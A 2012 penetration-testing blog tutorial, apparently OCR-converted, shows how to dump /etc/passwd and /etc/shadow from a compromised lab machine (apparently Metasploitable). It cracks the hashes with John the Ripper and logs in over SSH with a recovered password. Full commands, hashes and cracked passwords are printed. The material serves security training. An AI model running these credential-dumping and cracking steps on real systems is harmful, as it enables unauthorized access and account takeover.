
Dumping And Cracking Unix Password Hashes

pentestlab.blog/category/post-exploitation/page/11

July 23, 2012

One of the first post exploitation activities when we have compromised a target is to obtain the passwords hashes in order to crack them offline.If we managed to crack the hashes then we might be able to escalate our privileges and to gain administrative access especially if we have cracked the administrator's hash.In this tutorial we will see how to obtain and crack password hashes from a Unix box.

Lets say that we have exploited a vulnerability and we have gained a remote shell to our target.The next step is to see the directories and files that exist on the remote system with the command ls.




```
[*] Command shell session 1 opened (172.16.212.1:4444 -> 172.16.212.133:37575) at 2012-07-21
 15:16:54 +0400

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
```

Directories of the remote system


The next step is to read the **/etc/passwd** file which contains all the accounts of the remote system.The next image is showing the list of the local accounts of the machine that we have compromised.Lets analyse the information that we can obtain from the first account which is root.The first field indicates the username,the field x means that the password is encrypted and it is stored on the /etc/shadow file.The number 0 means that this the userID which for root accounts is always zero and the next 0 is the groupID.Next we can see the root where we can find any extra information about the user (in this case there is no other extra information) and the last two fields /root and /bin/bash are the user home directory and the command shell.



```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
```

Reading the /etc/passwd file


Now that we have the list with the accounts of the remote system we can save that list in a file for later use which it will be called **passwords.txt**.The next step is to obtain the passwords hashes.As we know in unix systems the password hashes are stored in the **/etc/shadow** location so we will run the command **cat /etc/shadow** in order to see them.



```
cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:14685:0:99999:7:::
mysql:!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::
proftpd:!:14727:0:99999:7:::
statd:*:15474:0:99999:7:::
snmp:*:15480:0:99999:7:::
```

Reading the password hashes of the target

So we will save the hashes as well in a file called **shadow.txt** and we will use the famous password cracker john the ripper in order to crack those hashes.In backtrack john the ripper is located in the following path: **/pentest/passwords/john**.




```
root@encode:~# cd /pentest/passwords/john
root@encode:/pentest/passwords/john# ls
all.chr             dynamic.conf          keepass2john      password.lst    sha-dump.pl
alnum.chr           genincstats.rb        lanman.chr        pdf2john        sha-test.pl
alpha.chr           genmkvpwd             ldif2john.pl      pwsafe2john     sipdump2john.py
benchmark-unify     hccap2john            lion2john-alt.pl  racf2john       ssh2john
calc_stat           john                  lion2john.pl      radius2john.pl  stats
cracf2john.py       john.bash_completion  mailer            rar2john        tgtsnarf
dictionary.rfc2865  john.conf             mkvcalcproba      raw2dyna        unafs
digits.chr          john.local.conf       netntlm.pl        README          undrop
doc                 john-x86-any          netscreen.py      README-jumbo    unique
dumb16.conf         john-x86-mmx          odf2john.py       relbench        unshadow
dumb32.conf         john-x86-sse2         pass_gen.pl       sap2john.pl     zip2john
root@encode:/pentest/passwords/john# 
```

john the ripper directory

From the above image we can see all the files that the directory john contains.In that list there is a utility called **unshadow**.We will run this utility in order to be able to read the shadow file before we try to crack it.So we will need to execute the command

./unshadow /root/Desktop/Cracking/passwords.txt /root/Desktop/Cracking/shadow.txt > /root/Desktop/Cracking/cracked.txt


This command will combine the two files that we have created before into a single file called cracked.txt.Now we are ready to crack those hashes with the command **./john /root/Desktop/Cracking/cracked.txt**.As we can see john the ripper cracked easily those password hashes so now we have all the usernames and passwords from our target.



```
root@encode:/pentest/passwords/john# ./unshadow /root/Desktop/Cracking/passwords.txt /root/D
esktop/Cracking/shadow.txt > /root/Desktop/Cracking/cracked.txt
root@encode:/pentest/passwords/john# ./john /root/Desktop/Cracking/cracked.txt
Loaded 7 password hashes with 7 different salts (FreeBSD MD5 [128/128 SSE2 intrinsics 4x])
postgres         (postgres)
user             (user)
msfadmin         (msfadmin)
service          (service)
123456789        (klog)
batman           (sys)
```

Cracked passwords

If we want to see the passwords that we cracked we can run the show command from john.For example **./john –show /root/Desktop/Cracking/cracked.txt**




```
root@encode:/pentest/passwords/john# ./john --show /root/Desktop/Cracking/cracked.txt
sys:batman:3:3:sys:/dev:/bin/sh
klog:123456789:103:104::/home/klog:/bin/false
msfadmin:msfadmin:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
postgres:postgres:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
user:user:1001:1001:just a user,111,,:/home/user:/bin/bash
service:service:1002:1002:,,,:/home/service:/bin/bash

6 password hashes cracked, 1 left
```

Display all passwords of the target

Now that we have all the passwords we can use them in order to connect remotely to our target.For example if our target is running an SSH server then we use that service.In this specific example we will connect under the username **sys**.The password for the **sys** account is **batman** as we have discovered it previously.



```
root@encode:/pentest/passwords/john# ssh -l sys 172.16.212.133
sys@172.16.212.133's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
sys@metasploitable:~$
```

Connection through SSH

Conclusion

In this article we saw how to obtain and crack the password hashes of the remote system.In penetration testing engagements if we manage to crack a password hash from the target then we have a valid account which will allow us to have permanent access to the box.So obtaining and cracking the hashes it should be one of the first post exploitation activities as penetration testers.